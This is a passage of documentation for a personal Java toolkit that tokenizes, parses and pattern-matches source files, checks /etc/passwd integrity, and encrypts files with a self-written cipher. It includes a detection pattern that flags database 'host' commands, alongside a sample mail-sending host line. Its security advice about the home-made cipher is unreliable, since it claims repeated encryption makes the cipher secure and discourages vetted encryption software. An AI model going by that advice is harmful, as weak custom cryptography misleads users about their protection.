set linesize 8192
set pagesize 9999
set trimspool on

spool c:\root\pld\src\exp_pldpx04.out


select 'insert into pld_px04 (CN00,CN01,CN02,CN05,CN06,CN40,
        GLB_VAR,DEC_PRO,PAR_IN,PAR_OUT,ORG_VNAME,STK_LEVE,
        NESTED_IF_CNT,NESTED_IF_057,MSG57) values ('||
 ''''||CN00||''','''||
 CN01||''','''||
 CN02||''','''||
 CN05||''','''||
 CN06||''','''||
 CN40||''','''||
 GLB_VAR||''','''||
 DEC_PRO||''','''||
 PAR_IN||''','''||
 PAR_OUT||''','''||
 ORG_VNAME||''','||
 to_char(STK_LEVE)||','||
 to_char(NESTED_IF_CNT)||','||
 to_char(NESTED_IF_057)||','''||
 MSG57||''');'
from pld_px04@db_link
order by 1
/

spool off;


```

An example program for masking by backslash:



```
/* test
*/
// ???
class tst2 { /* test
 */
  public static void main (String[] args) { // ???
/**/String /*???*/ ouStr="\\\""+args.length+"\"";
    int ouInt    ='\\'; /*???*/
    int ouInt2   ='\''; //???
    String ouStr2="\""; //???
    String ouStr3="\""+'\\'+"\""; //???
    String ouStr4="\""+'\\'+"\" /* */"; //???
    System.out.println(" ouStr="+ouStr+" ouInt\''\'="+ouInt+" ouInt2="+ouInt2);  /*???*/
  } // ???
} /*???*/
```

```
$ java -cp ../src FilterComments "/b" tst2.java out.out
```



```

class tst2 {

  public static void main (String[] args) {
String  ouStr="\\\""+args.length+"\"";
    int ouInt    ='\\';
    int ouInt2   ='\'';
    String ouStr2="\"";
    String ouStr3="\""+'\\'+"\"";
    String ouStr4="\""+'\\'+"\" /* */";
    System.out.println(" ouStr="+ouStr+" ouInt\''\'="+ouInt+" ouInt2="+ouInt2);
  }
}
```

UpdateKeywords

`UpdateKeywords.class` changes the token type word (w) to a new user-defined token-type. If the respective word is found in the keyword list passed as a parameter, the program updates the token-type `w` into the new user-defined token-type. In the examples published here often `k` is used for the token-type keyword.

```
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/src$ java UpdateKeywords

usage: java UpdateKeywords [-i ¦ -s] <token-type> <keyword-list> <input-file> <output-file> [CharSet-InFile] [CharSet-OutFile] [-d]

(c) Peter Bug, Nordenham, Germany, 2024,2025. All rights reserved! [-D Disclaimer in English, -DG Disclaimer in German]
The use of this software is without warranty. Peter Bug excludes any liability for the use of the software.


 -i  case-insensitive
 -s  case-sensitive

 "k"  the new token-type for the update; a single letter or a digit is allowed that is not reserved.
        w,p,Q,q,o,d,s are reserved token-types.

Example:
  java UpdateKeywords -i "k" <input-file> <output-file> => filters -d

Valid Charsets:
    ISO_8859_1  ISO Latin Alphabet No.
    US_ASCII    Seven-bit ASCII, a.k.a.
    UTF_16      Sixteen-bit UCS Transformation Format, byte order identified by an optional byte-order mark
    UTF_16BE    Sixteen-bit UCS Transformation Format, big-endian byte order
    UTF_16LE    Sixteen-bit UCS Transformation Format, little-endian byte order
    UTF_8       Eight-bit UCS Transformation Format (Default)

peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/src$
```

Parameters:

Parameter	mandatory or optional	description
`[-i | -s]`	mandatory	**i**=case-**i**nsensitive or **s**=case-**s**ensitive
`<single-letter>`	mandatory	The new user-defined token-type. A single letter or a digit is allowed that is not a reserved token-type like **`w,p,Q,q,o,d,s`**. Only the token-type **`w`** for word can be updated into a new user-defined token-type.
`<keyword-list>`	mandatory	The name of the file with the key-words.
`<input-file>`	mandatory	The name of the input-file.
`<output-file>`	mandatory	The name of the output-file.
`[Charset-Infile]`	optional	The character-set of the input-file.
`[Charset-Outfile]`	optional	The character-set of the output-file.
`[-d]`	optional	debug-mode – In the debug mode, a detailed log file is created.

The new used-defined token-type can be used in the parser-programs for the app `ParseTokens` or in the pattern-file for the app `SegFinder`.

ParseTokens

`ParseTokens.class` parses the components (tokens) depending on its context and writes the results to an output file.

```
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/src$ java ParseTokens

usage: java ParseTokens <parser-progr.> <file to parse> <template> <output-file> [CharSet-InFile] [CharSet-OutFile] [-d]

(c) Peter Bug, Nordenham, Germany, 2024,2025. All rights reserved! [-D Disclaimer in English, -DG Disclaimer in German]
The use of this software is without warranty. Peter Bug excludes any liability for the use of the software.


Example:
  java -cp ../src ParseTokens parserExe.txt inFilTok.tok templFix.txt,templ00.txt parserPrgOut.txt UTF_8 UTF_8 -d

Valid Charsets:
    ISO_8859_1  ISO Latin Alphabet No.
    US_ASCII    Seven-bit ASCII, a.k.a.
    UTF_16      Sixteen-bit UCS Transformation Format, byte order identified by an optional byte-order mark
    UTF_16BE    Sixteen-bit UCS Transformation Format, big-endian byte order
    UTF_16LE    Sixteen-bit UCS Transformation Format, little-endian byte order
    UTF_8       Eight-bit UCS Transformation Format (Default)

peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/src$
```

Templates can be used to freely format the output texts. The placeholders `:BV00..90` are used to insert the values from the parsing-processes.

An example:

```
peter@peter-Aspire-A315-51:~/pbug/java/exa01$ cat templ01.txt

/*=============================================================================*/
/* Run at :BV90 */
/*=============================================================================*/
```

The call of `ParseTokens.class`:

```
peter@peter-Aspire-A315-51:~/pbug/java/src$ java ParseTokens

usage: java ParseTokens <parser-program> <file to parse> <template> <output-file> [CharSet-InFile] [CharSet-OutFile] [-d]

Valid Charsets:
    ISO_8859_1  ISO Latin Alphabet No.
    US_ASCII    Seven-bit ASCII, a.k.a.
    UTF_16      Sixteen-bit UCS Transformation Format, byte order identified by an optional byte-order mark
    UTF_16BE    Sixteen-bit UCS Transformation Format, big-endian byte order
    UTF_16LE    Sixteen-bit UCS Transformation Format, little-endian byte order
    UTF_8       Eight-bit UCS Transformation Format (Default)
```

An example:

```
#-- ---------------------------------------------------------------------------------------------------------------
echo input-file: parse tokens
#-- ---------------------------------------------------------------------------------------------------------------
java -cp ../src ParseTokens parserExe.txt inFileTmp3.txt nil,templ00.txt out_ddMMyy_HHmm.html UTF_8 UTF_8 -d
if [ "$?" != "0" ]
 then echo "exit with error"
 exit
fi
```

Parameters:

Parameter	mandatory or optional	description
`<parser-program>`	mandatory	The name of the parser-program.
`<templateFix ,template00..99>`	mandatory	`templateFix is t`he name of the template with the fix name, that contains the bind-variables. `template00..99` is the prefix for the names of the templates with the variable name, that contains the bind-variables. See the explanation below.
`<output-file>`	mandatory	The name of the output-file.
`[Charset-Infile]`	optional	The character-set of the input-file.
`[Charset-Outfile]`	optional	The character-set of the output-file.
`[-d]`	optional	debug-mode – In the debug mode, a detailed log file is created.

SegFinder

The app `SegFinder.class` has 3 working-modes:

1) working-mode **`check`** Repairs LOG-files for the building of tokens (masking ‘ for example).
2) working-mode **`pmatch`** Scans a file to find sequences of tokens which are for example - malicious or wrong (=>pattern-match).
3) working-mode **`cfile`** Compares two files at token-level.

```
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/src$ java SegFinder

usage: java SegFinder [-i | -s] [check | pmatch | cfile] <input-file-1> <input-file-2> [CharSet-InFile]  [CharSet-OutFile] [-d]
  (c) Peter Bug, Nordenham, Germany, 2024

Example: change characters into their ASCII-value
 java SegFinder check <input-file-1> <input-file-2>

Example: find a sequence of tokens in a file (on token-level)
 java SegFinder -s pmatch  <input-file-1> <input-file-2>

Example: compare 2 files (on token-level)
 java SegFinder -s cfile  <input-file-1> <input-file-2>

Valid Charsets:
    ISO_8859_1  ISO Latin Alphabet No.
    US_ASCII    Seven-bit ASCII, a.k.a.
    UTF_16      Sixteen-bit UCS Transformation Format, byte order identified by an optional byte-order mark
    UTF_16BE    Sixteen-bit UCS Transformation Format, big-endian byte order
    UTF_16LE    Sixteen-bit UCS Transformation Format, little-endian byte order
    UTF_8       Eight-bit UCS Transformation Format (Default)

peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/src$
```

Parameters:

Parameter	mandatory or optional	description
`[-i | -s]`	mandatory if the second parameter is **pmatch** or **cfile**.	**i**=case-**i**nsensitive or **s**=case-**s**ensitive
`[ check | pmatch | cfile ]`	mandatory	`check` Changes characters into their ASCII-value. This repairs unclosed quotations. `pmatch` Finds a sequences of tokens in a file (at token-level). This finds bugs like invalid operators (`<var>=NULL in SQL`). `cfile` Compares 2 files (at token-level).
`<input-file-1>`	mandatory	The name of the first input-file: `check` The file that has quotes that are not closed e.g. `pmatch` The file with the pattern to be matched against the second file with the tokens. `cfile` The first file that has to be checked against the second file.
`<input-file-2> or <output-file>`	mandatory	The name of the output-file (in the mode `check`). The name of the second input-file (in the mode `pmatch` or `cfile`). `check` The output-file with the changes. `pmatch` The file which is scanned with the pattern of file-1. `cfile` The second file that has to be checked against the first file
`[Charset-Infile-1]`	optional	The character-set of the first file.
`[Charset-Infile-2]`	optional	The character-set of the second file.
`[-d]`	optional	debug-mode – In the debug mode, a detailed log file is created.

The program `SegFinder.class` has 3 working modes:

- In the mode "`check`" this program can make changes, if log-files cannot be parsed. For example: A text-line in a log-file has a single-apostrophe, only one and not at the beginning of a text-string. This will be changed to "chr(39)", which is the ASCII-number of a single-apostrophe.
  Example: "`... ' is not a valid …`" is changed to "`... chr(39) is not a valid …`".
- In the working mode "`pmatch`" it finds a sequences of tokens in a file (at token-level). Comments line-feeds and whitespaces have no influence on the result. Each pattern must be delimited by a space. `return;` is invalid; `return ;` is correct:
- In the working mode "`cfile`" this program compares 2 files by its token-lists.

working-mode mode "`check`"

If a file has to be checked (in the mode "`check`")

- all single quotes are changed into `chr(39)` and
- all double quotes are changed into `chr(34)`.

This is necessary because only files with a correct enclosing of texts within single or double quotes can be processed by the *TAFr*-Framework.

working-mode mode "`pmatch`"

In the example for the working mode "`pmatch`" below a pattern-file with is used. The pattern of each line generates a scan for the specified sequence of patterns. The character space (chr(32)) terminates a single pattern. To find the keyword "`return`" and the separator semicolon behind the keyword the patterns must be "`return ;`" and not "`return;`".

With the curly-brackets one can check the token-type:

```
 {w} whitespace          :  \t \n \v \f \r SPACE ...
 {l} line-feed           :  \n
 {p} operator            :  * / % + - ! = < > & |  ^ ~ ? ...
 {Q} double-qouted text  :  "
 {q} single-qouted text  :  '
 {o} others              :  #
 {n} number              :  3.14
 {s} separator           :  , ; () [] {} ...
 or
 {!} for the reverse of a compare or
 {.} for skipping tokens.
```

The valid values for the token-type depends on the tokenizer, that was used for the building of the tokens. The program `BuildTokens.class` can define user-defined token-types.

The example in `/exa07`: The file with the pattern to match:

```
1  when others then null ;
2  host
3  return ( {.} ) ; {!} {k}
4  {w} {!} is null
5
```

The source-code to be checked (ORACLE-PL/SQL):

```
1
2  function date_ok(p_data_id varchar2, p_from date, p_till date) return number is
3  -- 1 = OK date between p_from und p_till (oder error)
4  -- 0 = not OK
5    cursor c1 is
6    select till_date
7    from   company_cfg
8    where  cfg_data=p_data_id
9     and   valid_to=null; -- wrong operator
10   l_date date;
11   invalid_id EXCEPTION; */
12 begin
13   if p_date <> null then -- wrong operator
14     if p_till is null then -- correct operator
15       open  c1;
16       fetch c1 into p_till;
17       close c1;
18     end if;
19     --
20     l_date := to_date(p_date,'DD.MM.YYYY');
21     --
22     if l_date
23      between nvl(p_from,to_date('01.01.1900','DD.MM.YYYY'))
24       and    nvl(p_till,to_date('01.01.2199','DD.MM.YYYY')) then
25       return(1);
26       dbms_output.put_line('an unreachable statement'); -- unreach. statement
27     end if;
28   else
29     return(1);
30   end if;
31 exception
32   when value_error then
33     return(1);
34   when others then
35     null; -- suppresses all other errors ;-((
36 end;
37
38 /* host command on a database-server */
39 host mail.mailutils info@peterbug.de  -s "subject here" <<< "message"
40
```

The result:

```
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/exa07$ ./mk.sh
Example: Pattern Matching - Find critical code in SQL-Scripts (EXA07)
remove the old log-files
find token-sequence from pattern-file chk0 in input-file
SEG: " WHEN OTHERS THEN NULL ;" found at line 0000000035
SEG: " HOST" found at line 0000000039
SEG: " RETURN ( {.} ) ; {!} {k}" found at line 0000000026
SEG: " {w} {!} IS NULL" found at line 0000000009
SEG: " {w} {!} IS NULL" found at line 0000000013
remove the temporary files
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/exa07$
```

The patterns to be matched:

```
when others then null ;
```

The sequence of the tokens above should be found. Comments and white spaces have no influence.

```
host
```

The word `host` should be found. Comments and white spaces have no influence.

```
return ( {.} ) ; {!} {k}
```

The sequence of the tokens above should be found. Comments and white spaces have no influence. First the sequence of tokens `return` and `(` should be found. Then all tokens are skipped till `)`. The last match is ; that means no keyword. This identifies an unreachable statement.


```
{w} {!} is null
```

The sequence of the tokens above should be found. Comments and white spaces have no influence. First the sequence of token-type `word` should be found. Then all tokens matches, that are NOT `is`. The last match is `null`. This identifies an invalid use of an operator in SQL.

working-mode mode “`cfile`”

If a file has to be checked (in the mode “`cfile`”) an encrypted copy of the file used. The program `Crypt.class` can be used for encryption and decryption. For comparison at the token level, the program `SegFinder.class` can be used in `cfile` working mode. A hacker has no chance to modify the compare file too.

The example-code:



```
1
2   function date_ok(p_data_id varchar2, p_from date, p_till date) return number is
3   -- 1 = OK date between p_from und p_till (oder error)
4   -- 0 = not OK
5     cursor c1 is
6     select till_date
7     from   company_cfg
8     where  cfg_data=p_data_id
9      and   valid_to=null; -- wrong operator
10    l_date date;
11    invalid_id EXCEPTION;
12  begin
13    if p_date <> null then -- wrong operator
14      if p_till is null then -- correct operator
15        open  c1;
16        fetch c1 into p_till;
17        close c1;
18      end if;
19      --
20      l_date := to_date(p_date,'DD.MM.YYYY');
21      --
22      if l_date
23       between nvl(p_from,to_date('01.01.1900','DD.MM.YYYY'))
24        and    nvl(p_till,to_date('01.01.2199','DD.MM.YYYY')) then
25        return(1);
26        dbms_output.put_line('an unreachable statement'); -- unreach. statement
27      else
28        raise invalid_id;
29        dbms_output.put_line('an unreachable statement'); -- unreach. statement
30      end if;
31    else
32      return(1);
33    end if;
34  exception
35    when value_error then
36      return(1);
37    when others then
38      null; -- suppresses all other errors ;-((
39  end;
40
41
42  /* host command on a database-server */
43  host mail.mailutils info@peterbug.de  -s "subject here" <<< "message"
44
```

An example (mode "`cfile`") for the compare of files at token-level: `/etc/passwd`:

```
1  root:x:0:0:root:/root:/bin/bash
2  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3  bin:x:2:2:bin:/bin:/usr/sbin/nologin
4  sys:x:3:3:sys:/dev:/usr/sbin/nologin
5  sync:x:4:65534:sync:/bin:/bin/sync
6  games:x:5:60:games:/usr/games:/usr/sbin/nologin
7  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

The file to compare: `/exa06/passwdChk.dec`

```
1  root:x:0:0:root:/root:/bin/bash
2  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3  bin:x:2:2:bin:/bin:/usr/sbin/nologin
4  sys:x:3:3:sys:/dev:/usr/sbin/nologin
5  sync:x:4:65534:sync:/bin:/bin/sync
6  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
7  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
8  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
9  news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
10 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
11 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

Line 6 is different.

```
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/exa06$ ./mk.sh
Example: Check critical config-files and scripts (EXA06)

Build tokens from the password-file of this system; use the tokenizer for LOG-fil

For the check the check-file must be decrypted
Password:
Password (second time for check):
Both passwords are equal => continue ...

Build tokens from the check-file; use the tokenizer for LOG-fil -

Compare the copied password-file with the check-file at token-level
+++ (SEG-0230) difference found: "games" - "man"
  at line: "0000000006"
  ":/" "bin" ":/" "bin/sync" "LF" "games" - "man"
*** (SEG-0350) main() [230]

exit with error
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/exa06$
```

The shell-script:

```
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/exa06$ cat mk.sh
#!/usr/bin/bash
#-- ------------------------------------------------------------------------------------------------
echo "Example: Check critical config-files and scripts (EXA06)"
#-- ------------------------------------------------------------------------------------------------
printf "\nBuild tokens from the password-file of this system; use the tokenizer for LOG-files"
#-- ------------------------------------------------------------------------------------------------
java -cp ../src BuildTokens "LOG" /etc/passwd ./passwd1.tok
if [ "$?" != "0" ]
 then echo "exit with error"
 exit
fi

#-- ------------------------------------------------------------------------------------------------
printf "\n\nFor the check the check-file must be decrypted\n"
#-- ------------------------------------------------------------------------------------------------
java -cp ../src Crypt dec passwdChk.enc passwdChk.dec < pwf
if [ "$?" != "0" ]
 then echo "exit with error"
 exit
fi

#-- ------------------------------------------------------------------------------------------------
printf "\nBuild tokens from the check-file; use the tokenizer for LOG-files"
#-- ------------------------------------------------------------------------------------------------
java -cp ../src BuildTokens "LOG" ./passwdChk.dec ./passwd2.tok
if [ "$?" != "0" ]
 then echo "exit with error"
 exit
fi

#-- ------------------------------------------------------------------------------------------------
printf "\n\nCompare the copied password-file with the check-file at token-level\n"
#-- ------------------------------------------------------------------------------------------------
java -cp /home/peter/pbug/java/src SegFinder -s cfile ./passwd1.tok ./passwd2.tok UTF_8 UTF_8 -d
if [ "$?" != "0" ]
 then echo "exit with error"
 exit
fi

#-- ------------------------------------------------------------------------------------------------
printf "\n\nremove the temporay files"
#-- ------------------------------------------------------------------------------------------------
rm ./*.tok
rm ./*.dec
rm ./*.log
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/exa06$
```

Crypt

`Crypt.class` encrypts files so that they can be sent via email, for example. Not encrypted emails are like postcards; files that contain sensitive data such as customer lists, purchase prices, sales or recipes should never be sent not encrypted via email.

```
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/src$ java Crypt

usage: java Crypt [enc | dec] <input-file> <output-file>

(c) Peter Bug, Nordenham, Germany, 2024,2025. All rights reserved! [-D Disclaimer in English, -DG Disclaimer in German]
The use of this software is without warranty. Peter Bug excludes any liability for the use of the software.


Examples:
  encrypt
    java -cp ../src Crypt enc out.out out.enc

  decrypt
    java -cp ../src Crypt dec out.enc out.dec

peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/src$
```

An example:

```
peter@peter-Aspire-A315-51:~/pbug/java/src$
peter@peter-Aspire-A315-51:~/pbug/java/src$ echo test > out.out
peter@peter-Aspire-A315-51:~/pbug/java/src$ cat out.out
test
peter@peter-Aspire-A315-51:~/pbug/java/src$ java Crypt enc out.out out.enc
Password:
topsecret123
Password (second time for check):
topsecret123
Both passwords are equal => continue ...
peter@peter-Aspire-A315-51:~/pbug/java/src$ cat out.enc
aK peter@peter-Aspire-A315-51:~/pbug/java/src$
peter@peter-Aspire-A315-51:~/pbug/java/src$ java Crypt dec out.enc out.dec
Password:
topsecret123
Password (second time for check):
topsecret123
Both passwords are equal => continue ...
peter@peter-Aspire-A315-51:~/pbug/java/src$ cat out.dec
test
peter@peter-Aspire-A315-51:~/pbug/java/src$
```

The decrypted file and the original file are identical: `test`.

Parameters:

Parameter	mandatory or optional	description
`[enc | dec]`	mandatory	enc=encrypt dec=decrypt
`<input-file>`	mandatory	The name of the input-file.
`<output-file>`	mandatory	The name of the output-file.

The program asks for the password for the creation of a symmetric key after the program start. Unix stores the command lines in files. The unix-command `history` shows a list of the last command lines. So it is not a good idea to specify passwords by arguments in a program-call.

The history-file in the bash-command-shell:

```
$ ls -all ~/.bash_history
-rw------- 1 peter peter 50724 Jan  2 14:36 /home/peter/.bash_history

cat ~/.bash_history
....
```

The current version of `Crypt` works only for the ASCII character set (0..255) or the character set of the file to be processed is UTF-8; however, the file must not be too large. Unfortunately, this program does not work with Word or PDF files. Processing a simple text or a HTML file was possible without errors.

```
neptun@neptun-Aspire-ES1-531:~/pbug/java/src$ cat out.out
スクリーンショット
neptun@neptun-Aspire-ES1-531:~/pbug/java/src$ java Crypt enc topsecret out.out out.enc
neptun@neptun-Aspire-ES1-531:~/pbug/java/src$ java Crypt dec topsecret out.enc out.dec
neptun@neptun-Aspire-ES1-531:~/pbug/java/src$ cat out.dec
スクリーンショット
neptun@neptun-Aspire-ES1-531:~/pbug/java/src$
```

The test above:

1.) Create the file `out.out`:

```
echo $'\
343\202\271\343\202\257\343\203\252\343\203\274\343\203\263\343\202\267\343\203\247\
343\203\203\343\203\210' > out.out
```

That means **screenshot** in Japanese.

2.) `$ cat out.out`
スクリーンショット

3.) Encrypt: `$ java Crypt enc topsecret out.out out.enc`

4.) Decrypt: `$ java Crypt dec topsecret out.enc out.dec`

5.) `$ cat out.dec`
スクリーンショット


The decrypted file and the original file are identical.

During a conversation with a bank employee, I was told the following: A co-owner of a company was preparing a deal abroad and needed half a million euros for it. He shared the bank details with his companion via PDF. Cyber criminals had obviously been hacking the company since weeks and were well informed about the planned transaction. The PDF was intercepted by the hackers, manipulated and then forwarded to the business partner who was supposed to initiate the payment. The half a million euros were then transferred to the hackers' account. The bank paid half of the damage. This could have easily been prevented with the small program above. The password could have been transmitted by telephone, for example.

The bank was very customer-friendly in this case, as it paid half of the damage. The exchange of passwords and the communication procedures and channels are planned before a business trip and the planned processes are practiced. For exchanging passwords, you can, for example, agree on a book that the sender and recipient of a message have. You then only tell the recipient the page, the line and the number of the word in the line. If, for example, you send a numerical code 27/3/5 with the encrypted email as an attachment, hackers will have a hard time.

I would not use freely available software from the Internet for encryption. If you use it, at least the author of the software and the NSA are probably reading it. If you encrypt multiple times, the program above is already pretty secure.

You can also adjust the three numbers in the `Crypt.cfg` file:



These three numbers are the basis for the encryption process. Prime numbers between 9 and 999 are recommended. Non-prime numbers also works, however. This increases the effort required to break the symmetric key. The prime numbers from 1 to 1000 are available as a table on the Internet.

The call of the program `Crypt.class` in shell-script can be done by using a password-file. This file must have two lines because the program `Crypt.class` asks two times for a password.

Example:

```
peter@peter-Aspire-A315-51:~/pbug/java/exa07$ java -cp ../src Crypt dec ./out.enc ./out.dec < pwd
Password:
Password (second time for check):
Both passwords are equal => continue ...
```

The file pwd inserts the password two times. Such a file can be protected by the unix-command chmod:

```
$ chmod 600 pwd
$ -rw------- 1 peter peter    18 Apr  9  2025 pwd
```


Only the file-owner `peter` or `root` can read and modify the password-file pwd.

```
peter@peter-Aspire-A315-51:~/pbug/java/exa07$ cat out.out
test
peter@peter-Aspire-A315-51:~/pbug/java/exa07$ java -cp ../src Crypt enc ./out.out ./out.enc < pwd
Password:
Password (second time for check):
Both passwords are equal => continue ...
peter@peter-Aspire-A315-51:~/pbug/java/exa07$ cat out.enc
hwpeter@peter-Aspire-A315-51:~/pbug/java/exa07$
peter@peter-Aspire-A315-51:~/pbug/java/exa07$ java -cp ../src Crypt dec ./out.enc ./out.dec < pwd
Password:
Password (second time for check):
Both passwords are equal => continue ...
peter@peter-Aspire-A315-51:~/pbug/java/exa07$ cat out.dec
test
peter@peter-Aspire-A315-51:~/pbug/java/exa07$ cat pwd
test1234
test1234

peter@peter-Aspire-A315-51:~/pbug/java/exa07$ ls -l pwd
-rwx------ 1 peter peter 19 Sep 22 09:29 pwd
peter@peter-Aspire-A315-51:~/pbug/java/exa07$
```

WriteShellScript

`WriteShellscript.class` creates a shell script that calls the programs above with parameters adapted to the desired workflow. The program `WriteShellscript.class` is a Java Swing application. After calling it, a window is displayed:

```
$ java -cp ../src WriteShellScript
```



If you get the error message "`No X11 DISPLAY variable was set.`" you should set the missing variable. If you use the bash-shell you can export the variable by the command below:

```
export "DISPLAY=:0.0"
```

If you use the csh- or tcsh-shell you can export the variable by the following command:

"`setenv DISPLAY :0`".

The shell script below shows the complete work flow:

1. Remove the old log-files.
2. Filter the comments from the parser program.
3. Break the parser program into tokens.
4. Break the file to be processed into tokens (a CSV-file in this example).
5. Parse the tokens of the file to be processed in a context-dependent manner according to the parser-program.
6. Remove the temporary files.

```
#!/usr/bin/bash
#-- ------------------------------------------------------------------------
echo "remove the old log-files"
#-- ------------------------------------------------------------------------
rm ./FilterComments.log
rm ./BuildTokens.log
rm ./ParseTokens.log

#-- ------------------------------------------------------------------------
echo "parser-program: remove comments and build the tokens"
#-- ------------------------------------------------------------------------
java -cp ../src FilterComments /b parserPrg.txt parserTmp.txt UTF_8 UTF_8 -d
if [ "$?" != "0" ]
 then echo "exit with error"
 exit
fi
